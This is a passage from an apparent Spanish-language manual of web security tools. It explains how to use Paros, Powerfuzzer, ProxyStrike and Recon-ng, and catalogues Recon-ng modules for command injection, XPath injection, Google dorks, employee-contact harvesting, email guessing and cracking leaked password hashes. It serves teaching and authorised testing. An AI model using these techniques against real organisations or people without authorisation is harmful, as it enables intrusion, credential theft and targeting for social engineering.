Además las URL generadas por Javascript no se pueden encontrar con este spider. Sin embargo estas URL se pueden encontrar y agregar al árbol de jerarquía a través de la navegación manual.

47.3. Scanner

Esta función consiste en escanear el servidor según la jerarquía del sitio web y así se puede verificar si hay alguna configuración incorrecta del servidor. A veces determinadas rutas de URL no pueden ser encontradas y examinadas automáticamente porque algunos enlaces URL solo se pueden mostrar después de un inicio de sesión válido.

Para utilizar esta función, primero se debe navegar por el sitio web y en el caso que se requiera un incio de sesión en un sitio web, se debe activar la misma. paros construirá automáticamente un árbol de jerarquía del sitio web y entonces se puede hacer lo siguiente:

- Si desea escanear todos los sitios web en el árbol, se puede hacer clic en el elemento del menú "Tree" => • "Scan All" para activar el escaneo.
- Si solo desea escanear un sitio web en el árbol, se puede hacer clic en ese sitio en el panel del árbol y hacer clic en el elemento del menú "Tree" => "Scan selected Node". También se puede hacer clic con el botón derecho en la vista de árbol y elegir las opciones.

Actualmente, Paros hace las siguientes comprobaciones:

- HTTP PUT permitido: verifica si la opción PUT está habilitada en los directorios del servidor
- Directorio indexable: verifica si los directorios del servidor pueden ser navegables.
- Existencia de archivos obsoletos: comprueba si existen archivos obsoletos
- Cross−site scripting: comprueba si se permiten cross−site scripting (XSS) en los parámetros de consulta
- Archivos predeterminados en el servidor websphere: comprueba si existen archivos predeterminados

Tener en cuenta que todas las comprobaciones anteriores se basan en las URL de la jerarquía del sitio web, esto significa que el escáner verificará cada URL para cada vulnerabilidad. En comparación con otros escáneres web que simplemente hacer un escaneo blink sin jerarquía de sitios web, este resultado de escaneo es más preciso.

47.4. Filter

Esta opción se activa en la pestaña Tools y el uso de los filtros es :

- Para detectar y alertar la aparición de ciertos patrones predefinidos en el mensaje HTTP. Por lo tanto no necesita atrapar cada mensaje HTTP y buscar el patrón que se desee.
- Para registrar la información que interesa, por ejemplo, las cookies.

A medida que los filtros interceptan y examinan cada mensaje HTTP(S) sobre la marcha habilitando todos los filtros, se podría reducir la velocidad del proxy. Por lo tanto se recomienda activar solo los filtros que se necesitan. De forma predeterminada, solo el filtro LogCookie está habilitado después del inicio.

Paros tiene los siguientes filtros:

- Avoid browser cache
- Log unique Get queries into file: registra todas las consultas HTTP(S) GET enviadas desde el navegador en el fichero get.xls, que se guardará en el directorio del programa paros.
- Log unique Post queries into file: registra todas las consultas HTTP(S) POST enviadas desde el navegador en el fichero post.xls que se guardará en el directorio del programa paros.
- Log request and response into file: registra todos los mensajes en el en el fichero message.xls, que se guardará en el directorio del programa paros.
- Replace HTTP request header using defined pattern
- Replace HTTP request body using defined pattern
- Replace HTTP response header using defined pattern
- Replace HTTP response body using defined pattern
- Detect insecure or potentially malicious content in HTTP
- Log cookies sent by browser: registra todas las cookies aceptadas enviadas desde el navegador al servidor en el panel inferior.
- Detect and alert ‘Set-Cookie’ attemp in HTTP response: alerta sobre el intento de "Set−Cookie" en la respuesta HTTP y permite modificarlo.
- Change user agent to other browsers

47.4.1. Otras funciones

Además de las funciones principales, hay otras características en paros:

- Soporte de certificado de cliente: algunas aplicaciones web requieren certificado de cliente. Muchos proxies man-in-the-middle no pueden funcionar en esta situación porque no pueden almacenar el certificado del cliente para el handshaking o el inicio de sesión. Al importar el certificado de cliente requerido en paros justo antes del handshaking o inicio de sesión, puede interceptar y modificar los datos HTTP con aquellas aplicaciones web que requieren certificado de cliente. Para usar esta función, se puede hacer clic en Menu => Tools => Certificate
- Registre las solicitudes y respuestas HTTP sobre la marcha. El tiempo de respuesta también se registra.
- Convierte datos en diferentes formatos de codificación/hash, incluidos Base64, SHA1 y MD5 (Menu => Tools => Hash/Encoding)

47.5. Ejemplo

Los siguientes pasos para probar una vulnerabilidad y obtener su informe son:

1. Establecer el local proxy en paros
2. Establecer el mismo proxy en el navegador a utilizar
3. Ahora navegar por ejemplo a http://192.168.0.30/mutillidae y observar que aparece en la pestaña Sites de Paros.
4. Hacer clic con el botón derecho en http://192.168.0.30/mutillidae y elegir Spider para rastrear a través de todo el sitio web. Esto tomará algunos minutos, dependiendo de que tan grande es el sitio web.
5. 3. Una vez que haya finalizado el rastreo del sitio web, se podrán ver todas las páginas descubiertas. en la pestaña Spider en la parte inferior. Además se puede perseguir la solicitud en particular y la respuesta para una página deseada seleccionando el sitio web objetivo y elegir una página específica en el panel izquierdo de la pestaña Sites.
6. Para interceptar cualquier otra solicitud o respuesta, ir a la pestaña Trap en el panel derecho. Esto es particularmente útil cuando se decide lanzar algunas pruebas manuales contra la aplicación de destino. Además también se puede construir su propia solicitud HTTP navegando a Tools | Manual Request Editor.
7. Para ejecutar las pruebas de vulnerabilidad automatizadas, seleccionar el sitio web de destino bajo la pestaña Sites y navegar a Analyze|Scan All del menú. Notar que aún se puede seleccionar los tipos específicos de pruebas de seguridad al navegar a Analyze|Scan Policy y luego navegar a Analyze|Scan en lugar de seleccionar Scan All.
8. Una vez completadas las pruebas de vulnerabilidad, se puede ver una serie de alertas en la pestaña Alerts en la parte inferior. Estas se categorizan como de niveles de riesgo de tipo alto, bajo y medio.
9. Si se desea el informe de escaneo, ir a Report|Last Scan Report en la barra de menú. Esto generará un informe que enumera todos las vulnerabilidades encontradas durante la sesión de prueba (/root/paros/sessio /LatestScannedReport.html).

48. Powerfuzzer

Powerfuzzer es un fuzzer web altamente automatizado y totalmente personalizable basado en muchos otros fuzzers de código abierto disponibles e información recopilada de numerosos recursos de seguridad y sitios web. Fue diseñado para ser fácil de usar, moderno, efectivo y funcional.

Actualmente, es capaz de identificar estos problemas:

- Cross Site Scripting (XSS)
- Inyecciones (SQL, LDAP, código, comandos y XPATH)
- CRLF
- Estados HTTP 500, generalmente indicativos de un posible error de configuración / seguridad, incluido desbordamiento del búfer

Cuando se ejecuta powerfuzzer, se muestra la pantalla siguiente

En esta ventana, el campo principal es Target URL donde se debe escribir la URL a analizar.
También hay los campos siguientes opcionales:
- Credentials. Aquí se puede entrar el nombre de usuario y contraseña a usar.
- Cookie. Fichero donde está las cookies a usar.
- Proxy. Dirección o URL del proxy a usar.
- Exclude URL(s) or dir: URLs o directorios a no ser analizados
- Verbosity. Detalle de los mensajes durante el escaneo.
- Timeout. Tiempo entre mensajes de escaneo.

Y como es obvio los botones Scan y Stop de inicio y paro del escaneo

49. ProxyStrike

ProxyStrike es un proxy de aplicación web activo. Es una herramienta diseñada para encontrar vulnerabilidades mientras se navega por una aplicación. Fue creado debido a los problemas que se enfrentan en los intentos de aplicaciones web que dependen en gran medida de Javascript.

En este momento tiene disponible los plugins de inyección SQL y XSS. Ambos plugins están diseñados para detectar tantas vulnerabilidades como se puedan, es por eso que el complemento de Inyección de SQL es un puerto Python.

El proceso es muy simple, ProxyStrike se ejecuta como un proxy que escucha en el puerto 8080 de manera predeterminada, por lo que tiene que navegar por el sitio web deseado configurando su navegador para usar ProxyStrike como un proxy y ProxyStrike analizará todos los parámetros en modo de fondo. Para el usuario es un proxy pasivo porque no verá ningún comportamiento diferente de la aplicación, pero en segundo plano es muy activo.

Algunas caracteristicas:

- Motor de plugin. Permite crear tus propios plugins
- Solicitud de interceptor
- Solicitud de diferencia
- Solicitud de repetidor
- Proceso de rastreo automático
- Historial de solicitud / respuesta HTTP
- Solicitar estadísticas de parámetros
- Solicitar estadísticas de valores de parámetros
- Solicitar la firma del parámetro url y la firma del campo del encabezado
- Uso de un proxy alternativo
- Ataques SQL
- Server Side Includes (plugin)
- Ataques Xss (plugin)
- Registros de ataque
- Exportar resultados a HTML o XML

Cuando se ejecuta este programa se visualiza la ventana siguiente

A continuación se debe configurar el navegador web, en esta caso Firefox, para que utilice a ProxyStrike como proxy

Cuando se visitan webs con el navegador, el ProxyStrike empieza a procesar toda la información que pasa por él y la visualiza en su ventana.

La ventana principal consta de las pestañas siguientes:

- Comms. Visualiza la lista de GETs y POSTs encontrados y cuando se selecciona cada uno de ellos se visualiza su contenido en la parte inferior de la pantalla. En esta pestañas las posibles acciones a realizar son: Repeat, Intercept, Edit request in view, Delete request in view, Delete selected request.
- Request Stats
- Variable Stats
- Config. En esta pestaña, se puede entrar los valores de aquellas variables a alterar de un GET o POST interceptado, así como su cabecera.También al establecimiento de un proxy.
- Plugins. Son de 2 tipos: Sql attacks y XSS & SSI attacks
- Log. En esta pestaña se visualizan todos los mensajes generados
- Repeat Request
- Crawler

Para ejecutar un procedimiento de crawling, ingresar a la pestaña “Crawler”, escribir la URL del objetivo en el campo precedido por “Url:”, para luego hacer clic en el botón “Stopped”. Los resultados de los formularios encontrados se mostrarán en el lado derecho.

Si se navega por la aplicación web objetivo y se detecta que una de sus páginas que la constituyen, permite enviar comentarios. En la siguiente imagen se visualiza el envío utilizando el método POST

Al ingresar en la pestaña “Plugins” se seleccionan los plugins relacionados a Ataques XSS (Cross Site Scripting) y SSI (Server Side Includes)

Tal como lo indica la herramienta, existen inyecciones disponibles en las diferentes variables que componen el formulario “Comms” de la aplicación web.

Para realizar una prueba de XSS se utilizará el Repetidor de Peticiones (Repeat Request). En primera instancia se hace clic en la pestaña “Comms” para seleccionar la petición que se repetirá y luego se deber hacer clic en el botón “Repeat”.

Esta acción automáticamente dirigirá a la pestaña “Repeat Request”, donde es factible realizar cualquier modificación sobre la petición que se enviará. Luego de realizadas las modificaciones, hacer clic en el botón “Perfom”.

La Respuesta se presentará en la parte inferior de la misma ventana, donde se puede observar incluida en la fuente HTML de la página web devuelta por la aplicación web, el típico código Javascript que se realiza par
a evaluar un XSS.

50. Recon-ng

Recon-ng es un marco de reconocimiento de un dominio que nos da información exhaustiva de este dominio usando los distintos módulos que lleva incorporado. Está escrito en Python. Recon-ng proporciona un poderoso entorno en el cual se puede realizar un reconocimiento basado en una web de manera rápida y total.

Cuando se inicia en modo interactivo, se debe ejecuta
>recon-ng
y a continuación se visualiza la cantidad de módulos que contiene de cada clase, por ejemplo,

[77] Recon modules
[8] Reporting modules
[2] Import modules
[2] Exploitation modules
[2] Discovery modules

y ya se puede entrar ejecutando cuaquiera de los comandos siguientes:

add	Añadir registros a la base de datos
back	Ir hacia atrás
delete	Borrar registros a la base de datos
exit	Salir del programa
help	Mostrar la ayuda
keys	Administrar las credenciales de recursos de terceros.
load	Cargar un módulo
pdb	Iniciar una sesión de Python Debugger
query	Petición a la base de datos
record	Registrar comandos en un archivo de recursos
reload	Recargar todos los módulos
resource	Ejecutar los comandos de un recurso
search	Buscar módulos disponibles
set	Establecer el valor de una opción de un módulo
shell	Ejecutar comandos de shell
show	Mostrar los items del programa
snapshots	Posibilidad de hacer copias de seguridad y restaurar instantáneas de la base de datos.
spool	Sacar la información a un fichero
unset	Dejar en blanco los valores de las opciones de un módulo
use	Ejecutar los módulos cargados
workspaces	Gestiona los espacios de trabajo

Con el comando show modules, lista todos los módulos disponibles.

También hay la posibilidad de ejecutar recon-ng en línea de comandos como

recon-ng [-h] [-v] [-w workspace] [-r filename] [--no-check] [--no-analytics]

donde los argumentos opcionales son

-h, --help	Mostrar la ayuda y salir
-v, --version	Mostrar el número de versión del programa y salir
-w workspace	cargar / crear un espacio de trabajo
-r filename	cargar comandos desde un archivo de recursos
--no-check	desactivar la verificación de versión
--no-analytics	deshabilitar informes analíticos

Este programa consta basicamente de los elementos siguientes:
- Espacio de trabajo.
- Módulos
- Dominios

Los espacios de trabajo o workspaces ayudan a los usuarios a realizar múltiples compromisos simultáneos sin tener que configurar repetidamente las opciones globales o las bases de datos. Toda la información de cada área de trabajo se almacena en su propio directorio debajo de la carpeta "~/.recon-ng/workspaces/". Cada espacio de trabajo consta de su propia instancia de la base de datos de recon-ng, un archivo de configuración para el almacenamiento de las opciones de configuración, informes de los módulos de informes y cualquier botín que se recopile de otros módulos. Para ver una lista de espacios de trabajo disponibles, usar el comando "workspaces list" o el alias "show workspaces". Para dar de alta un espacio de trabajo se debe usar el comando ‘workspaces add’. Para eliminar un área de trabajo, usar el comando "workspaces delete", áreas de trabajo eliminar <name>.

El otro elemento fundamental son los dominios de los que se quiere obtener información mediante el uso de los módulos. Para añadir un dominio, usar el comando ‘add domains’ y para borrarlo el comando ‘delete domains’ y el número de la fila del dominio en la tabla.

Para ver el contenjdo de la base de datos se empleará el comado show seguidos del nombre de los diferentes elementos de la misma y son los siguientes: companies, contacts, credentials, dashboards, domains, globals, hosts, info, inputs, keys, leaks, locations, modules, netblocks, options, ports, profiles, pushpins, repositories, schema, source, vulnerabilities.

Ejemplo
Una vez establecido un espacio de trabajo y añadido los dominios a analizar, se debe explicitar el nombre del módulo a usar empleando el comando use <nombre del módulo>
Después de cargar un módulo, el contexto del marco cambia y hay un nuevo conjunto de comandos y opciones disponibles. Estos comandos y opciones son exclusivos del módulo y para verlo emplear el comando show info para ver toda la información del módulo y el comando show options que muestra los parámetros del módulo. El comando "show source" mostrará su código fuente.

Para ejecutar el módulo, emplear el comando run y a partir de aquí se deben emplear los comandos propios de la base de datos donde se ha almacenado los resultados de la ejecución del módulo.

Módulos de descubrimiento

1. DNS Cache Snooper
Ruta: modules/discovery/info_disclosure/cache_snoop.py
Descripción: Utiliza la técnica de indagación de caché DNS para verificar los dominios visitados
Opciones:

Nombre	Valor actual	Requerido	Descripción
DOMAINS	/usr/share/recon-ng/data/av_domains.lst	Si	Archivo que contiene la lista de dominios a espiar
NAMESERVER		Si	Dirección IP del servidor de nombres autorizado

Comentarios:
* El nombre del servidor debe ser una dirección IP
* http://304geeks.blogspot.com/2013/01/dns-scraping-for-corporate-av-detection.html

2. Interesting File Finder
Ruta: modules/discovery/info_disclosure/interesting_files.py
Descripción: Comprueba los hosts en busca de archivos interesantes en ubicaciones predecibles.
Opciones:

Nombre	Valor actual	Requerido	Descripción
DOWNLOAD	True	Si	Descargar archivos descubiertos
PORT	80	Si	Puerto requerido
PROTOCOL	http	Si	Protocolo requerido
SOURCE	default	Si	Fuente de entrada

Opciones del origen:
default SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL
<string> string representing a single input
<path> path to a file containing a list of inputs
query <sql> database query returning one column of inputs
Comentarios:
* Files: robots.txt, sitemap.xml, sitemap.xml.gz, crossdomain.xml, phpinfo.php, test.php,elmah.axd, server-status, jmx-console/, admin-console/, web-console/
* Google Dorks:
- inurl:robots.txt ext:txt
- inurl:elmah.axd ext:axd intitle:"Error log for"
- inurl:server-status "Apache Status"

Módulos de explotación

3. Remote Command Injection Shell Interface
Ruta: modules/exploitation/injection/command_injector.py
Descripción: Proporciona una interfaz de shell para fallos de inyección de comandos remotos en aplicaciones web.
Opciones:

Nombre	Valor actual	Requerido	Descripción
BASE_URL		Si	URL del recurso de destino excluyendo cualquier parámetro
BASIC_PASS		No	Contraseña para la autenticación básica

BASIC_USER		No	Nombre de usuario para la autenticación básica
COOKIE		No	Cadena de cookies que contiene datos de sesión autenticados
MARK_END		No	Cadena para que coincida con el contenido de la página siguiendo la salida del comando
MARK_START		No	Cadena para que coincida con el contenido de la página que precede al resultado del comando
PARAMETERS		Si	Los parámetros de consulta con '<rce>' que significan el valor del parámetro vulnerable
POST	False	Si	Establecer el método de solicitud a POST. Los parámetros aún deben enviarse en la opción url

4. Xpath Injection Brute Forcer
Ruta: modules/exploitation/injection/xpath_bruter.py
Descripción: Aprovecha los defectos de inyección de XPath para enumerar el contenido de los documentos XML del lado del servidor.
Opciones:

Nombre	Valor actual	Requerido	Descripción
BASE_URL		Si	URL del recurso de destino excluyendo cualquier parámetro
BASIC_PASS		No	Contraseña para la autenticación básica
BASIC_USER		No	Nombre de usuario para la autenticación básica
COOKIE		No	Cadena de cookies que contiene datos de sesión autenticados
PARAMETERS		Si	Los parámetros de consulta con '<inject>' que significa la inyección
POST	False	Si	Establecer el método de solicitud a POST. Los parámetros aún deben enviarse en la opción url
STRING		Si	Cadena única encontrada cuando la inyección da como resultado 'true'

Módulos de importación

5. Advanced CSV File Importer
Ruta: modules/import/csv_file.py
Descripción: Importa valores de un archivo CSV a una tabla de base de datos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
COLUMN_SEPARATOR	,	Si	Carácter que separa cada valor de columna
FILENAME		Si	Ruta y nombre de archivo para entrada csv
HAS_HEADER	True	Si	Si la primera fila del archivo csv debe interpretarse o no como nombres de columna
QUOTE_CHARACTER		No	Carácter que rodea cada valor de columna
TABLE		Si	Tabla para importar los valores csv

Comentarios:
* Solo hay algunas opciones disponibles hasta que se establezca un nombre de archivo válido.

Luego, el archivo se analiza y más opciones están disponibles para configurar donde se importa cada entrada CSV.
* Este módulo es muy poderoso y puede contaminar seriamente una base de datos. Se recomienda hacer una copia de seguridad de la base de datos antes de importar.

6. List File Importer
Ruta: modules/import/list.py
Descripción: Importa valores de un archivo de lista a una tabla y columna de base de datos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
COLUMN		Si	Columna para importar los valores de la lista
FILENAME		Si	Ruta y nombre de archivo para entrada de lista
TABLE		Si	Tabla para importar los valores de lista

Módulos de reconocimiento

7. Bing Cache Linkedin Profile and Contact Harvester
Ruta: modules/recon/companies-contacts/bing_linkedin_cache.py
Keys: bing_api
Descripción: Recoge los perfiles de LinkedIn al consultar el caché de la API de Bing para las páginas de LinkedIn relacionadas con las empresas establecidas y los agrega a la tabla de 'profiles'. Luego el módulo analizará la información resultante para extraer el nombre completo del usuario y el título del trabajo. El nombre completo y el título del usuario se agregan a la tabla de "contacts". Este módulo no accede a LinkedIn en ningún momento.
Opciones:

Nombre	Valor actual	Requerido	Descripción
LIMIT	0	Si	Limitar el número total de páginas por solicitud de API (0 = ilimitado)
SOURCE	default	Si	Fuente de entrada
SUBDOMAINS		No	Subdominio(s) para buscar en LinkedIn: www, ca, uk, etc.

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Asegúrese de establecer la opción 'SUBDOMAINS' en la región en la que se encuentra su objetivo.
* Obtendrá mejores resultados si utiliza más subdominios además de 'www'.
* Se pueden proporcionar varios subdominios en una lista separada por comas.
* Los resultados incluirán asociaciones históricas, no solo empleados actuales.

8. Jigsaw - Point Usage Statistics Fetcher
Ruta: modules/recon/companies-contacts/jigsaw/point_usage.py
Keys: jigsaw_username, jigsaw_password, jigsaw_api
Descripción: Consulta la API de Jigsaw para las estadísticas de uso de puntos de la cuenta dada.
Opciones: No hay.

9. Jigsaw - Single Contact Retriever
Ruta: modules/recon/companies-contacts/jigsaw/purchase_contact.py
Keys: jigsaw_username, jigsaw_password, jigsaw_api
Descripción: Recupera un solo contacto completo de la API de Jigsaw.com usando puntos de la cuenta dada.
Opciones:

Nombre	Valor actual	Requerido	Descripción
CONTACT		Si	Identificación del contacto Jigsaw

Comentarios:
* Account Point Cost: 5 puntos por solicitud.
* Este módulo se usa generalmente para validar las convenciones de nomenclatura de direcciones de correo electrónico y recopilar información alternativa de ingeniería social.

10. Jigsaw Contact Enumerator
Ruta: modules/recon/companies-contacts/jigsaw/search_contacts.py
Keys: jigsaw_api
Descripción: Recopila los contactos de la API de Jigsaw.com. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
KEYWORDS		No	palabras clave adicionales para identificar la empresa
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

11, IANA Private Enterprise Number Contact Getter
Ruta: modules/recon/companies-contacts/pen.py
Descripción: Dado el nombre de una empresa, recopila el contacto del número de empresa privada (PEN) de IANA registrado en el registro de PEN. El nombre completo y la dirección de correo electrónico de los contactos se agregan a la tabla de "contacts".
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

12. IANA Private Enterprise Number Domain Getter
Ruta: modules/recon/companies-domains/pen.py
Descripción: Dado el nombre de una empresa, recopila un dominio de la dirección de correo electrónico del contacto del Número de Empresa Privada (PEN) registrado de IANA del registro PEN. El dominio se agrega a la tabla 'domains'.
Opciones:

Nombre	Valor actual	Requerido	Descripción

SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

13. Github Resource Miner
Ruta: modules/recon/companies-multi/github_miner.py
Keys: github_api
Descripción: Utiliza la API de Github para enumerar repositorios y perfiles de miembros asociados con una cadena de búsqueda de la empresa. Actualiza las tablas respectivas con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

14. Whois Data Miner
Ruta: modules/recon/companies-multi/whois_miner.py
Descripción: Utiliza el ARIN Whois RWS para recolectar compañías, ubicaciones, bloques de red y contactos asociados con la cadena de búsqueda de la compañía dada. Actualiza las tablas respectivas con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Las búsquedas con wildcard se permiten usando el carácter "*"
* Valida los resultados de la cadena SEARCH con estas URLs:
- http://whois.arin.net/rest/orgs;name=<SEARCH>
- http://whois.arin.net/rest/customers;name=<SEARCH>

15. MailTester Email Validator
Ruta: modules/recon/contacts-contacts/mailtester.py
Descripción: Aprovecha MailTester.com para validar las direcciones de correo electrónico.
Opciones:

Nombre	Valor actual	Requerido	Descripción
REMOVE	False	Si	Eliminar direcciones de correo electrónico no válidas
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
<string> cadena que representa una sola entrada

<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

16. Contact Name Mangler
Ruta: modules/recon/contacts-contacts/mangle.py
Descripción: Aplica un patrón de manipulación a todos los contactos almacenados en la base de datos, creando direcciones de correo electrónico o nombres de usuario para cada contacto cosechado. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
DOMAIN		no	Dominio de correo electrónico de destino
MAX-LENGTH	30	Si	Longitud máxima del prefijo de la dirección de correo electrónico o nombre de usuario
OVERWRITE	False	Si	Sobrescribir las direcciones de correo electrónico existentes
PATTERN	<fn>.<ln>	Si	patrón aplicado a destrozar nombre y apellido
SOURCE	default	Si	Origen de entrada
SUBSTITUTE	-	Si	carácter para sustituir caracteres de dirección de correo electrónico no válidos

Opciones del origen:
default SELECT rowid, first_name, middle_name, last_name, email FROM contacts ORDER BY first_name
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Opciones del patrón: <fi>,<fn>,<mi>,<mn>,<li>,<ln>
* Ejemplo: <fi>.<ln> => j.doe@domain.com
* Nota: Omitir la opción 'domain' para crear nombres de usuarios

17. Contact Name Unmangler
Ruta: modules/recon/contacts-contacts/unmangle.py
Descripción: Aplica un patrón regex o unmangle a todos los contactos almacenados en la base de datos, sacando los componentes de nombres individuales. Actualiza la tabla de 'contacts' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
OVERWRITE	False	Si	Si se establece en verdadero, se actualizará la entrada de contacto existente; de lo contrario, se creará una nueva entrada
PATTERN	<fn>.<ln>	Si	Patrón aplicado a email
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT rowid, first_name, middle_name, last_name, email FROM contacts WHERE email IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* El patrón puede ser una expresión regular o un patrón.

* Los patrones disponibles son: - <fn>.<ln>, <fn>, <fi><ln>, <fn>-<ln>, <ln>, <fn>_<ln>, <ln><fi><mi>, <ln><fi>
*Una expresión regular debe capturar los valores utilizando estos grupos de captura con nombre:
- (?P<first_name>) (?P<middle_name>) (?P<last_name>)
* Aquí se puede encontrar una hoja de trucos y un solucionador de problemas de sintaxis regex:
- http://pythex.org/ or http://www.pyregex.com/

18. Have I been pwned? Breach Search
Ruta: modules/recon/contacts-credentials/hibp_breach.py
Descripción: Aprovecha la API haveibeenpwned.com para determinar si las direcciones de correo electrónico están asociadas con credenciales violadas. Agrega direcciones de correo electrónico comprometidas a la tabla de 'credentials'.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* La API tiene una tasa limitada de 1 solicitud por cada 1,5 segundos.

19. Have I been pwned? Paste Search
Ruta: modules/recon/contacts-credentials/hibp_paste.py
Descripción: Aprovecha la API haveibeenpwned.com para determinar si las direcciones de correo electrónico se han publicado en varios sitios de pegado. Agrega direcciones de correo electrónico comprometidas a la tabla de 'credentials'.
Opciones:
Nombre Valor actual Requerido Descripción
-------- ---------- -------- ----------
DOWNLOAD True yes download pastes
SOURCE default yes source of input (see 'show info' for details)
Opciones del origen:
default SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Paste sites supported: Pastebin, Pastie, Slexy, Ghostbin, QuickLeak, JustPaste, AdHocUrl, and OptOut.The HIBP API is rate limited to 1 request per 1.5 seconds.

20. Contacts to Domains Data Migrator
Ruta: modules/recon/contacts-domains/migrate_contacts.py
Descripción: Agrega un nuevo dominio para todos los nombres de dispositivo asociados con las direcciones de correo electrónico almacenadas en la tabla de "contacts".
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL

<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* This modules considers that everything after the first element could contain other hosts besides the current. Therefore, hosts > 2 domains deep will create domains > 2 elements in length.

21. FullContact Contact Enumerator
Ruta: modules/recon/contacts-profiles/fullcontact.py
Keys: fullcontact_api
Descripción: Cosecha información de contacto y perfiles de la API fullcontact.com utilizando las direcciones de correo electrónico como entrada. Actualiza las tablas de 'contacts' y 'profiles' con los resultados.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT email FROM contacts WHERE email IS NOT NULL
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas

22. Adobe Hash Cracker
Ruta: modules/recon/credentials-credentials/adobe.py
Descripción: Descifra los hash filtrados de la violación de Adobe 2013. Primero, el módulo hace las referencias cruzadas a la ID de fuga para identificar los hashes de Adobe en la columna 'password' de la tabla 'creds', mueve los hashes de Adobe a la columna 'hash' y cambia el 'type' a 'Adobe'. En segundo lugar, el módulo intenta descifrar los hash comparando los bloques de cifrado decodificados del texto cifrado con una tabla de búsqueda de bloque local (BLOCK_DB) de valores de bloque de cifrado conocidos. Finalmente el módulo actualiza la tabla 'creds' con los resultados basados en el nivel de éxito.
Opciones:

Nombre	Valor actual	Requerido	Descripción
BLOCK_DB	/usr/share/recon-ng/data/adobe_blocks.json	Si	Archivo JSON que contiene bloques de cifrado de Adobe conocidos y texto sin formato
SOURCE	default	Si	Origen de entrada

Opciones del origen:
default SELECT DISTINCT hash FROM credentials WHERE hash IS NOT NULL AND password IS NULL AND type IS 'Adobe'
<string> cadena que representa una sola entrada
<path> ruta a un archivo que contiene una lista de entradas
query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
* Tipos de hash compatibles: Adobe's base64 format
* Base de datos de hash de: http://stricture-group.com/files/adobe-top100.txt
* Una contraseña completamente rellenada indica que se conoce la longitud exacta.

23. PyBozoCrack Hash Lookup
Ruta: modules/recon/credentials-credentials/bozocrack.py

Descripción: Busca en Google el valor de un hash y prueba una coincidencia mediante el hash de cada palabra en la página resultante utilizando todos los algoritmos de hash admitidos por la biblioteca 'hashlib'. Actualiza la tabla de 'credentials' con los resultados positivos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
  default SELECT DISTINCT hash FROM credentials WHERE hash IS NOT NULL AND password IS NULL AND type IS NOT 'Adobe'
  <string> cadena que representa una sola entrada
  <path> ruta a un archivo que contiene una lista de entradas
  query <sql> consulta de base de datos que devuelve una columna de entradas
Comentarios:
  * Inspirado por el script de PyBozoCrack: https://github.com/ikkebr/PyBozoCrack

24. Hashes.org Hash Lookup
Ruta: modules/recon/credentials-credentials/hashes_org.py
Keys: hashes_api
Descripción: Utiliza la API Hashes.org para realizar una búsqueda de hash inversa. Actualiza la tabla de 'credenials' con los resultados positivos.
Opciones:

Nombre	Valor actual	Requerido	Descripción
SOURCE	default	Si	Origen de entrada

Opciones del origen:
